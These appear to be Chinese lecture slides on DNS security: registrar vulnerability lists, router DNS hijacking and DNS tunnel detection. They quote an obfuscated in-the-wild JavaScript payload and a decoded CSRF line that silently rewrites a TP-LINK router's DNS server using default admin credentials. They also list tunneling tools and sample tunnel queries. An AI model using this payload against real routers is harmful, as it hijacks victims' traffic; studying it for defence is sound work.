3. 然后欺骗客服说自己的密码忘了, 自己又在XX地方出差, 自己的身份




域名商漏洞

提交日期	漏洞名称	提交日期	漏洞名称
2014-05-14	新网ICP备案系统大量用户密码泄漏（三）	2014-04-09	时代互联某处用户信息泄漏漏洞
2014-05-06	新网华通某站注入漏洞	2014-04-08	时代互联主站几处SQL注入漏洞
2014-04-28	新网某VPS用户信息泄露影响千余用户安全	2014-04-04	时代互联某处用户信息泄漏
2014-04-08	新网某代理商平台部分用户密码泄漏及支付消费风险	2014-02-28	时代互联某分站SQL注射漏洞
2014-04-06	新网某运营平台存在弱口令（部分域名解析、空间等安	2014-02-17	时代互联某处信息泄漏(客户姓名、邮箱、手机号码、身份
2014-03-30	新网华通域名被盗被非法解析转移（漏洞或管理问题导	2013-12-27	时代互联某处敏感信息泄露
2014-02-26	新网ICP备案系统大量用户密码泄漏（二）	2013-12-23	时代互联多个分站后台弱口令
2014-02-10	新网出售域名时身份证可被泄露	2013-12-22	时代互联某站SQL漏洞2
2014-01-17	新网ICP备案系统大量用户密码泄漏	2013-12-23	时代互联某站SQL漏洞
2014-01-06	新网域名被非法转移国外非法泛解析做博彩	2013-12-22	时代互联某演示站弱口令（已shell）
2013-11-05	新网华通某重要运营平台被入侵(发现webshell)	2013-10-12	我靠现在知道时代互联所有用户的密码账号的
2013-11-02	新网某信息管理系统未授权访问导致后台沦陷（数万用	2013-10-08	时代互联某SVN文件任意下载致账号泄露
2013-10-29	新网ZabbixSQL注入导致命令执行	2013-10-08	时代互联存DNS域传送漏洞
2013-10-23	新网主站某服务器webshell后门一枚	2013-07-29	时代互联命令执行注射等漏洞打包
2013-10-20	新网ICP备案系统任意文件遍历、下载	2013-07-20	时代互联分站严重信息泄露
2013-10-13	新网销售系统弱口令导致客户信息泄露，管理资金流向	2013-07-20	时代互联可直接渗透内网及某站命令执行
2013-10-12	新网某系统目录遍历导致的严重问题(控制20多万用户)	2013-07-16	时代互联某分站后台sql注入可查看敏感信息
2013-10-12	新网内部系统SQL注射(大量客户密码泄漏)	2013-07-15	时代互联高危漏洞可进入任意账号（劫持域名、管理主机
2013-09-28	新网xinMIS平台设计缺陷导致所有VPS用户名密码可随	2013-07-15	时代互联域名劫持漏洞之二(thinksns.com为例)
http://www.wooyun.org/		2013-06-19	时代互联漏洞之域名劫持（thinksns.com为例）




操作系统 DNS 劫持





操作系统 DNS 劫持





路由器 DNS 劫持

TP-LINK®

150M无线速率, 11N技术, 无线生活新选

- 运行状态
- 设置向导
- QSS安全设置
- + 网络参数
- + 无线设置
- DHCP服务器
 - DHCP服务
 - 客户端列表
 - 静态地址分配
- + 转发规则
- + 安全设置
- + 路由功能
- IP带宽控制
- + IP与MAC绑定
- 动态DNS
- + 系统工具

DHCP服务

本路由器内建的DHCP服务器能自动配置局域网中各计算机的TCP/IP协议。

DHCP服务器: ☐ 不启用 ☒ 启用

地址池开始地址: 192.168.1.100

地址池结束地址: 192.168.1.199

地址租期: 120 分钟 (1~2880分钟, 缺省为120分钟)

网关: 0.0.0.0 (可选)

缺省域名: (可选)

主DNS服务器: 0.0.0.0 (可选)

备用DNS服务器: 0.0.0.0 (可选)

保存

帮助



路由器 DNS 劫持

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+(c=c
%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while
(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]};e=function(){return'\\w
+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k
[c]);return p;}('T w$=["\\E\\6\\5\\m\\o\\3\\q\\5\\m\\8\\3\\7\\\\"\\5\\3\\G\\5\\j\\r
\\6\\6\\"\\y\\B\\d\\e\\8\\v\\4\\5\\q\\u\\4\\o\\H\\n\\5\\5\\8\\A\\j\\j\\a\\i\\e\\d
\\f\\A\\a\\i\\e\\d\\f\\B\\2\\k\\h\\1\\2\\g\\9\\1\\2\\1\\2\\j\\u\\6\\3\\4\\z\\8\\e
\\j\\s\\a\\f\\F\\n\\r\\8\\C\\3\\4\\1\\3\\4\\z\\8\\e\\1\\n\\5\\e\\I\\i\\n\\r
\\8\\6\\3\\4\\1\\3\\4\\7\\2\\c\\d\\8\\2\\7\\2\\k\\h\\1\\2\\g\\9\\1\\2\\1\\2\\b\\b
\\c\\d\\8\\h\\7\\2\\k\\h\\1\\2\\g\\9\\1\\2\\1\\2\\k\\k\\c\\s\\3\\a\\6\\3\\7\\2\\h
\\b\\c\\Q\\a\\5\\3\\x\\a\\m\\7\\b\\1\\b\\1\\b\\1\\b\\c\\i\\v\\e\\a\\d\\f\\7\\c\\i
\\f\\6\\6\\3\\4\\1\\3\\4\\7\\2\\b\\g\\1\\2\\9\\P\\1\\D\\g\\1\\9\\R\\c\\i\\f
\\6\\6\\3\\4\\1\\3\\4\\h\\7\\9\\1\\9\\1\\9\\1\\9\\1\\9\\c\\C\\a\\1\\3\\7\\p\\t\\2\\p\\S
\\D\\O\\p\\t\\K\\p\\J\\g\\L\\N\\E\\j\\6\\5\\m\\o\\3\\y\\q"];M["\\x\\4\\d\\5\\3\\o
\\f"](w$[0]);',56,56,'|x2e|x31|x65|x72|x74|x73|x3d|x70|x38|x61|x30|x26|x69|x6d|
x6e|x36|x32|x64|x2f|x39|x76|x79|x68|x6c|x25|x20|x63|x4c|x42|x75|x6f|_|x77|x3e|x52|
x3a|x40|x53|x33|x3c|x44|x78|x28|x3f|x45|x34|x29|document|x3b|x2b|x37|x67|x35|x41|
var'.split('|'),0,{}))
```



```
document.writeln('<style type="text/css">@import url(http://admin:admin@192.168.1.1/  
userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.199  
&Lease=120&gateway=0.0.0.0&domain=&dnsserver=106.187.36.85&dnsserver2=8.8.8.8  
&Save=%B1%A3+%B4%E6);</style>')
```

<http://www.jakoblell.com/blog/2013/10/30/real-world-csrf-attack-hijacks-dns-server-configuration-of-tp-link-routers-2/>



路由器 DNS 劫持

1楼

发表于 2013-10-17 19:38

电脑高手给看看呗。。。。

妈的。。这两天不知道什么情况，用**IPAD**上网，不管是上论坛还是网页，只要一开浏览器就老有什么“**1号店**”还有“网游介绍”页面弹出来，我开始以为是**IPAD**有问题，后来用电脑上也**TM**弹出来各种网页，也有那什么**1号店**什么的。。我怀疑是不是路由器中毒了。家里是用的无线。。。什么问题啊？路由器要重置么？

一露畅通 ♂
有点困



加关注 | 发短消息

发表于 2013-10-17 19:49

咱俩一样啊，痒他妈，这算不算病毒啊？

烦死我了。我的**iPad**. **DNS: 106.187.36.85, 114.114.114.114.** 这个对吗？

请三楼回答



上海交通大学

SHANGHAI JIAO TONG UNIVERSITY




DNS 域名系统安全与攻击检测

- 拒绝服务攻击
- 域名和 DNS 劫持
- DNS 隧道和信息窃取**
- 基于 DNS 的恶意软件检测



DNS 隧道

- 绕过上网限制
- 信息窃取 / 隐蔽通信
- 恶意软件 C&C





DNS 隧道




大量的开源实现

- IP-over-DNS
 - NSTX, Iodine, DNSCat
- TCP-over-DNS
 - OzyManDNS, Dns2tcp, tcp-over-dns, Heyoka
- OpenVPN on UDP/53



DNS 隧道





DNS 隧道





DNS 隧道

上行数据：子域名

- Base32
- Base64：服务器通常保持大小写顺序
- 二进制数据：DNS 协议允许、服务器支持

```
;; ANSWER SECTION:
```

```
bkKDvJcXgfp1dgPlR1Vpq1d8cC9n5olMiHbkqorWMD-dtjVylQnihcTrNdMCu5K.  
wejUt3DgeW4FE43f6-8UJEniK2lvrgJ7vq54jBRTUPvmHyTtEQovdIbc1gzEupP.  
onlniX2QeaxNZA0pqRyXNzlHFLmnqdKIqV-il8CY48LaW-94QYedTezKqhwppbm.  
sfRc6ryVeP9jhrndiWQ6b0qZZCKcWofRBnB1.tunnel-domain.com.
```

```
30 IN TXT
```

```
"TqM1.>x7bq!Q+vC!XW&]##2:fEBJm6qVf1NluGh?R3|MBYz/  
twPrn^Jq3!eYJ+{!C9p}9c0JkcLg>ORnpJz6w^|]`bIWS+}]  
3_xDY*9+o:EDKW'7]c0' 'I1,Xw/h0EDG}cdWd|'f-03'=yOB  
k&stx:TBnVxEheu7`u']UXsh$E$Zk^>1f:CsJ{GFzne2d3Q#  
29a3h!fISu1!E"
```



DNS 隧道

- 上行数据：子域名
- 下行数据：资源记录
 - NULL：任意数据
 - TXT：文本 / 任意数据
 - MX, SRV, CNAME, AAAA, A

```
;; ANSWER SECTION:
```

```
bkKDvJcXgfp1dgPlR1Vpq1d8cC9n5olMiHbkqorWMD-dtjVylQnihcTrNdMCu5K.  
wejUt3DgeW4FE43f6-8UJEniK2lvrgJ7vq54jBRTUPvmHyTtEQovdIbc1gzEupP.  
onlniX2QeaxNZA0pqRyXNzlHFLmnqdKIqV-il8CY48LaW-94QYedTezKqhwppbm.  
sfRc6ryVeP9jhrndiWQ6b0qZZCKcWofRBnB1.tunnel-domain.com.
```

```
30 IN TXT
```

```
"TqM1.>x7bq!Q+vC!XW&]##2:fEBJm6qVf1NluGh?R3|MBYz/  
twPrn^Jq3!eYJ+{!C9p}9c0JkcLg>ORnpJz6w^|]`bIWS+}]  
3_xDY*9+o:EDKW'7]c0''I1,Xw/h0EDG}cdWd|'f-03'=yOB  
k&stx:TBnVxEheu7`u']UXsh$E$Zk^>1f:Csj{GFzne2d3Q#  
29a3h!fISu1!E"
```



疑似 DNS 隧道请求

```
202.112.320.54, 1, nlcaf8psxg8hvlx4eunvdkacjavjj5na3gqxt9x8qa97c4wbakxbija.wmssh.com↓
202.112.320.54, 1, psqke49i7lxul6/795hh3wchi.ace4p jg7tevq56i4u8t3m78cqlcod5xmqq5m3kc.me8nm4p7j8fce83xppjplsquqngewnomkdbdfinppjonnm8togjks7cpnap3.ds
202.112.320.54, 1, 57xdnkla8qetm8x.aurwq9r-bbhb54/ocu8v25o6t2kcrxfqcx9upmkxafvg.8vxsgae6l1h4ocv19pilr33qsohs povraw69i356tpo4ia9angp7kuqce2s4ux.fwo
202.112.320.54, 1, ui2c6os985rdawar3a8jd.8tngomfv6mmlrf7l6pa39g4l9ga4c3kj8.dwhnl9a7mbg5epjf qoa7lt62bk3vi5a4o9f6ofgwjfmovitw9423pd794.3b6aib7ofair
202.112.320.54, 1, 7a7nqhgiwcbvpcnpaqq9c8sd/brha3c94t95fi3dmg9qpm7vjbk7w8.4xhbrxbvubs9orgw3598q7qhxtivfd6v1bawxbsfw64xspvak6we8wtc.hwxvodd24jakjody
202.112.320.54, 1, kqfrp6p898b58qdsghqf8t2qriexnowb4fna9hxkntvbwiab7ghsxmub46.wmssh.com↓
202.112.320.54, 1, 2b59tfaqqn8v3o je3m86t.8qac hnf5j f2n9ib291lihwg6b9vuorki.bd2fkwdikfax4hsqhudp9h6eindosvepwrjutedjdmpmv558ufdr7dhw.8xoe8qxehwtjfc
202.112.320.54, 1, 4p3dcuf4txqmhs4ihxj87iudxf.6i6k5inb7b5oxvk3wnjgrje2mx.cuwdnnj6d77om.wmssh.com↓
202.112.320.54, 1, 6mtel7x7sb99amdxxmu4figwa5a3365xhgue2i2dn7xr67rmf2ruk7b.wmssh.com↓
202.112.320.54, 1, j3bdvv6l0lexcq/kgbr5kjhwbxjhl dwpxxldiih3f2dlwu2gxtr1qenuxiucf.4ihefpxuwi3decapqbxnt6ss8li3ti3iki5wacr4lecneiflp9fmwhk6k.rkmfs
202.112.320.54, 1, lxo9sgfc89krq3itabkjc794ua7imerlkjmj22ewia8v9vhewsnwogjq.wmssh.com↓
202.112.320.54, 1, qr9887vp2knrrple3/eps1u2fug. j5jxt9f7722o9h7ppkd5f2soeq.wmssh.com↓
202.112.320.54, 1, 2q43b7ti9g4wkcda.4u4fnf5h6c2pr/4q4i5ucwpshv2a9ktmi2gfuf5pj9fm.wmssh.com↓
202.112.320.54, 1, wvph8ni6pngopskxrdt4w6bv8r3qs2gea6kgc57nu7desukqdgporwi.wmssh.com↓
202.112.320.54, 1, k25s66fueo272vl7h7rv2l9r4kxha3nbc8sr9p6ufco233li62fod7o9vqa.wmssh.com↓
202.112.320.54, 1, 4jogug9tkvwlifj7j78jdvexax2idxm4mdf5ua3waqbp fhi7i9jnla.wmssh.com↓
202.112.320.54, 1, nrbgek5b2el5epsoq.8qupt8f9edkcpgb4pvjthqj3rdpd5tqenmfrq72ti3.8gbnv7h6ub44hratk7w24sqpim2hp3mwsmt hmt2kdb17gvrdd4c8vkn6.cnh94h5ga
202.112.320.54, 1, lkvv19pje4d42qu7c p9ojh55w23r7c i75kb39pto3racefl7k42s.9blrvqd6d23bssf9p9wgm6v7xi7ut2cpg3de9muf3q2pdres1ex48mkpkumt86.h24k3tes9v
202.112.320.54, 1, 2ssli554a4hrfltbql8ihci jima9o/5w77s4tst8vbu5c4onbugj26wg4.p8xic.wmssh.com↓
202.112.320.54, 1, kc9va7iparo3hbv5fn44etk771xoc.8k38rc54tix2a232iflr2h9rbl.p8cqcr8wr.wmssh.com↓
202.112.320.54, 1, ra39quxttncukl joudimnbuoo3rebuicvmqnaurq5f97lx2apdqbtux6.7a.wmssh.com↓
202.112.320.54, 1, ux2dtdgondktdrie6owgsjvrxcomie7hv47fdoumbot3j8465qica2kue.gmra5inovjid2qihv5in8awae.wmssh.com↓
202.112.320.54, 1, 7hm6l9tvmhaf32pxc5no3qrxbuobjjime7835enf9iqb5nan3b86xs2b9ft.57s3wq.wmssh.com↓
202.112.320.54, 1, 3e37vnaq9xxx7jngt nkvbkb5end1pxcgdxvgmkfh5dwpgh7b89oj54.1h8ng4rphshbvp8vwd9vplhjboni59n2qfgj45qgwubl gcopkce8nb3hfn.fi8f83bx8rp
202.112.320.54, 1, bttnptloe26c4b9m/67xm492f2d3p2hu63hmgr7klkrjwsjl2ge2j.uhomuc.wmssh.com↓
202.112.320.54, 1, ur85cvhm2gf45aiwn9x2n/dftkur6mq8luppawnt999wkbh8qvmosta5ofn4.ofi.wmssh.com↓
202.112.320.54, 1, 9iaphxnqski2hmbkba6hs.75/r998/kf9njp43t12hvtc28puskkeh9uu.2d13pu5u7vctta7w8vx6op6gcott586g4tselej9akfngljpn9awkxbrkm8jte.ocxna
202.112.320.54, 1, 3r7vblib2pkdxl3hpugcrtabkbfhdc688kbvlasfiej3pcwe46uggpge.5g8mss84nuohksr15qfb8a9j43r89k3cgl8u18j9mr9r54fru5jfn42n.binwvah922i86
202.112.320.54, 1, 2ddjwhme7lmi fql15hdq2ar5ro3kku8muqs5mwduee7burmqh3d4g.r6k9ttmsskjw5rcscurwnokdv5l3gd8ranq3a79vqjeu2oo8asah53.i2brani8dfwcb9n
202.112.320.54, 1, wqen6rjvfjnxsenm.8tkfqz759mlfhw8xqi93rwxearshc577mcnkq7r3pvt.wgdf166umosrirmabhb5s86fs6j5tvmfgh4bho9nuodxjkbgaaiqvsohm8u.8hjgkj
202.112.320.54, 1, eceto8uj26qgm3h778cdvbu8.8mkeoagjqh8mawh9x1b28gevi7dqdjjllwo.xrufhkfiqbq556vgxxjnw6e39vrwrcirwljkpoffni8megkrc33pk69.89dj5xs9gl
202.112.320.54, 1, 9ajxl727ncw5o55.8icaf28n.pm8ubnuuc58c2p3apctqblpjwa9fougoq5m.62mwp2f37qpdoks2sttt5j44tub3vvapgnxpwoxgoak5vbu3mngwfv929.scccv
202.112.320.54, 1, ofr8w9pa4dwofh9w33ce42tx5.wwxoiiaaq8xjr2aapqecs6s655.dgs8tmprjfgopifvx15hkhmnmvnjahgftciijmg6qucer7fleaudfieqaoi.hbde1kaq8bk
